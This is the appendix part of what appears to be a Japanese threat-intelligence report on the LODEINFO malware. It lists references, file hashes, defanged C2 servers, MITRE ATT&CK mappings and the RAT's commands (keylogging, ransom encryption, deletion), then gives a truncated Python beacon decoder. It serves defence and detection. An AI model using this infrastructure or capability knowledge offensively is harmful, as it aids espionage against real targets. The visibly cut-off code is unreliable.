- [2] JPCERT 『マルウエアLODEINFOの進化』(2020/06/11)
  https://blogs.jpcert.or.jp/ja/2020/06/LODEINFO-2.html
- [3] JPCERT 『マルウエアLODEINFOのさらなる進化』(2021/02/09)
  https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html
- [4] macnica & T5 『標的型攻撃の実態と対策アプローチ 第5版 日本を狙うサイバーエスピオナージの動向 2020 年度』(2021/05/21)
  https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2020_5.pdf
- [5] macnica, 『Tracking rapid evolution? Copycat? of An APT RAT in Asia』, VB2020, (2020/09)
  https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf

References (2)

- [6] kaspersky 『APT10 HUNTER RISE ver3.0: Repel new malware LODEINFO, DOWNJPIT and LilimRAT』, HITCON 2021, (2021/11)
  https://hitcon.org/2021/agenda/6d88317b-4d90-4249-ba87-d81c80a21382/APT10%20HUNTER%20RISE%20ver3.0%20Repel%20new%20malware%20LODEINFO%20DOWNJPIT%20and%20LilimRAT.pdf
- [7] macnica & T5 『標的型攻撃の実態と対策アプローチ 第6版 日本を狙うサイバーエスピオナージの動向 2021年度』(2022/06/15)
  https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf
- [8] kaspersky, 『APT10: Tracking down LODEINFO 2022, part I』 (2022/10/31)
  https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i
- [9] kaspersky, 『APT10: Tracking down LODEINFO 2022, part II』 (2022/10/31)
  https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-ii
- [10] eset 『Unmasking MirrorFace: Operation LiberalFace targeting Japanese political entities』(2022/12/14)
  https://www.welivesecurity.com/2022/12/14/unmasking-mirrorface-operation-liberalface-targeting-japanese-political-entities/

References (3)

- [11] NTT Security 『 Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン』(2022/5/11)
  https://insight-jp.nttsecurity.com/post/102ho8o/operation-restylink
- [12] IPA『サイバーレスキュー隊（J-CRAT）活動状況 [2022年度上半期] 』(2022/12/28)
  https://www.ipa.go.jp/files/000106897.pdf
- [13] LAC, 『 APT攻撃者グループ menuPass(APT10) による新たな攻撃を確認』 (2018/5/21)
  https://www.lac.co.jp/lacwatch/people/20180521_001638.html

Appendix A: IoC - file hash (1)

SHA-256	Type	Version
b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f	dll	v0.1.2
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	shellcode	v0.3.2
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	dll	v0.3.5
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	dll	v0.3.6
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	doc	v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	doc	v0.3.6
3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e	dll	v0.4.6
f142eecf2defc53a310b3b00ae39ffecc1c345527fdfbfea8ccccd0d69276b41	dll	v0.4.9
2169d93f344e3f353444557b9009aef27f1b0a0a8aa3d947b5b8f0b36ef20672	dll	v0.5.6
d75537d59954ec3cc092378f00b16b6c9935590ef1074cb308e1ed65e922762c	dll	v0.5.6
1dbf67d7dadba5505073aaf3e4478dd295b074bddf10ac5ac7b80d7fc14bea63	dll	v0.5.6
fc602ebcf5f9697bedae0e641adfc16985058212f7b9e69dad0f1bf53daf93f9	doc	v0.5.6

Appendix A: IoC - file hash (2)

SHA-256	Type	Version
978ba248c02eb9c130c1459b767527f8a3a9714c6686c12432e027da56f6c553	dll	v0.5.9
dab7d79644453a7ca61b9b585c1081167dbe5df0da398df2458c1081295f68e6	dll	v0.5.9
50cf6841cbc0ce395a23b9a4d2ddac77b11a376929878717e90c9a7430feddc3	dll	v0.5.9
88efbc6e883336a0b910b7bcf0ef5c2172d913371db511a59a4a525811173bf1	dll	v0.5.9
e764f26c3e5bf8467da51fbb33c3d80f026b8fe5bd5a6b84318b3f0aedb667cd	dll	v0.5.9
fde82dcccd471b63f511c6f76dc04e12334818cda8b38f5048b8ad85c9357089	doc	v0.5.9
a5cf580c1768bb8d28716978fa026b7e2dec4eb5a9c4396ede0c704bfe09ed36	dll	v0.5.9

Appendix A: IoC - file hash (3)

SHA-256	Type	Version
40a650488e94455b181716efba43f082e891e1c6e45d3f1e5ab827de319276c9	dll	v0.6.2
5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed	dll	v0.6.2
9af72a598dc4a1e10265dcf7da20d6433a9473a338e2fc012f4e490ad721d871	dll	v0.6.2
7f32df11846b0a5b4d43d8ce1f7ddcebf9aef6d568ba210534a0b9e246d6561e	dll	v0.6.2
0abbdee5d3c5191bfb9a3a91712d8b538d6d8a0cc0489b3e5aa10034b2fccd3c	dll	v0.6.2
5faa813b811236f14fec8e0e7ee9d0135efaf296d6dcb4bd2be8cf3165fa940d	dll	v0.6.2
31c87d9a84c7996a56024c93787de9332099faf707cd8d0166e5af9d491977b8	dll	v0.6.2
f53c5fd78000755ccfff11d2f1b7d659f4a71c887083697d54b8fe8cf905ef6a	sfx	v0.6.3
a8ec766eee6cc3c6416519f8407ac534f088637ed1a6bc05ed0596d8a0237548	sfx	v0.6.3
a5ce5a179ec56aa6e2bc86be77df07b15650cdbcbca046515263fe16b8e2a036	dll	v0.6.3
8260b1e80eeff2e0b39f782eebfa9460b00ebef480c3fed6fbccf8cfc67dbef9	loader	v0.6.3
ed82f4fff39fbdcbefdbcb0a9c9ae6fb689f6db64f94bd8eb6c924fd0409792c	XORed shellcode	v0.6.3
8f51b5bdb9b7234426fa8fdfbfac9eb46d650c6a22c9ed49ab8f0fc09e5d76a5	XORed shellcode	v0.6.5

Appendix A: IoC - network

LODEINFO C2 Server		
45.67.231[.]169	45.76.216[.]40	45.77.28[.]124
162.244.32[.]148	103.140.45[.]71	172.105.223[.]216
193.228.52[.]57	139.180.192[.]19	103.175.16[.]39
103.27.184[.]27	167.179.84[.]162	172.104.112[.]218
103.140.187[.]183	167.179.65[.]11	202.182.108[.]127
103.204.172[.]210	130.130.121[.]44	5.8.95[.]174
133.130.121[.]44	118.107.11[.]135	172.104.72[.]4
167.179.101[.]46	172.105.230[.]196	www.amebaoor[.]net
167.179.112[.]74	172.104.78[.]44	www.evonzae[.]com
172.105.232[.]89	108.61.201[.]135	www.dvdsesso[.]com
194.68.27[.]49	139.162.112[.]40	

Appendix B: MITRE ATT&CK (1)

Tactic	Technique	ID	Procedure
Resource Development	Acquire Infrastructure: Server	T1583.004	C2サーバ用にホスティングサービスを利用している
Initial Access	Phishing: Spearphishing Attachment	T1566.001	スピアフィッシングメールによる配送
Execution	Windows Management Instrumentation	T1047	wmi を使用して任意のコマンドを実行 (comc コマンド)
Execution	Command and Scripting Interpreter: Visual Basic	T1059.005	ドキュメントに埋め込まれたマクロが実行され、悪性なDLLがドロップされる
Execution	User Execution: Malicious File	T1204.002	悪性なドキュメントをユーザが開き、感染する
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	Run キーによる永続化

Appendix B: MITRE ATT&CK (2)

Tactic	Technique	ID	Procedure
Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002	正規の実行ファイルが、悪性なDLLをサイドロードする
Defense Evasion	Obfuscated Files or Information: Dynamic API Resolution	T1027.007	APIはCRC32などでハッシュ化されている
Defense Evasion	Obfuscated Files or Information: Embedded Payloads	T1027.009	シェルコードが暗号化された状態で実行ファイルに埋め込まれている
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	コンフィグが暗号化された状態で実行ファイルに埋め込まれている
Defense Evasion	Process Injection	T1055	svchost.exe にシェルコードをインジェクトする (memory コマンド)

Appendix B: MITRE ATT&CK (3)

Tactic	Technique	ID	Procedure
Discovery	System Location Discovery: System Language Discovery	T1614.001	ロケール情報やキーボードレイアウトを取得して動作分岐する
Discovery	System Information Discovery	T1082	コンピュータ名やMACアドレス、コードページなどのシステム情報を取得する
Discovery	File and Directory Discovery	T1083	ファイルやディレクトリの一覧を表示する (ls コマンド)
Collection	Archive Collected Data: Archive via Library	T1560.002	LODEINFO から収集されたデータは QuickLZで圧縮される
Collection	Screen Capture	T1113	スクリーンショットを取得する機能がある (print コマンド)
Collection	Input Capture: Keylogging	T1056.001	キーロガーの機能が実装されている (keylog コマンド)

Appendix B: MITRE ATT&CK (4)

Tactic	Technique	ID	Procedure
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	C2サーバとの通信にはHTTPが使用される
Command and Control	Encrypted Channel: Symmetric Cryptography	T1573.001	C2サーバとやり取りするデータは AES 等で暗号化される
Command and Control	Data Encoding: Non-Standard Encoding	T1132.002	C2サーバとやり取りするデータはカスタムBase64でエンコードされる
Exfiltration	Exfiltration Over C2 Channel	T1041	任意のファイルをC2にアップロードする機能がある(recv コマンド)
Impact	Data Encrypted for Impact	T1486	ディスクを暗号化する (ransom コマンド)
Impact	Data Destruction	T1485	任意のディレクトリやファイルを削除する機能がある (rm コマンド)

Appendix C: RAT コマンドの推移(~ 2022年)

コマンド	機能	v0.3.2	v0.3.5	v0.3.6	v0.4.6	v0.4.9	v0.5.6
print	スクリーンショットの取得	○	○	○	○	○	○
rm	ファイルの削除		○	○	○	○	○
ransom	ファイルの暗号化		△	△	○	○	○
keylog	キーロガーの有効化		△	△	○	○	○
ps	プロセス一覧の取得				○	○	○
pkill	任意のプロセスの停止				○	○	○
mv	ファイルの移動					○	○
cp	ファイルのコピー					○	○
mkdir	ディレクトリの作成					○	○
autorun	永続化の設定						○
comc	WMIを利用したコマンドの実行						○
config	未実装（Not available を返す）						△

※△は未実装（コマンドを受け取っても Not Available を返す）

Appendix D: Scripts

```python
class LODEINFOBeacon:
    TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345678

    def __init__(self, data):
        query_index = data.find("=")
        post_key = data[:query_index]
        main_data = data[query_index + 1 :]
        self.header = self.__dec_header(post_key, main_data[:0x1C])
        self.post_datasize = int.from_bytes(self.header[0x10:0x14], byteord
        self.post_data = self.__dec_custom_base64(
            main_data[0x1C : 0x1C + self.post_datasize]
        )

    def __dec_header(self, post_key: str, data: str) -> str:
        # convert real base64 data
        b64_data = ""
        for i, d in enumerate(data):
            if self.TABLE.find(ord(d)) == -1:
                b64_data += d
                continue
            k: str = post_key[i % len(post_key)]
            b64_data += chr(
                self.TABLE[(self.TABLE.find(ord(d)) - self.TABLE.find(ord(k))) % 62]
            )
        return self.__dec_custom_base64(b64_data)
```

```
❯ python decode_lodeinfo_beacon.py
HEADER(sha512_128=b'e87d884fa9005a7c2963b7a41bca4ad2', payload_size=244)
BEACON(beacon_size=62, random_data_size=24, date=datetime.datetime(2022, 8, 18, 19,
11, 46), ansi='932', mac_addr='000C2932F71A', computer_name='DESKTOP-810MVP8', xor_k
ey='zlApZbCgpp_', version='v0.6.3', random_data=b'cV4dXd7e5tIKGmK8ZdHBtw..')
```

- v0.5.6 以降のC2通信復号スクリプト
  +
- API Hash 解決とLODEINFOマルウェアのトリアージを行うIDPython スクリプト

All scripts => https://github.com/nflabs/aa_tools/tree/main/lodeinfo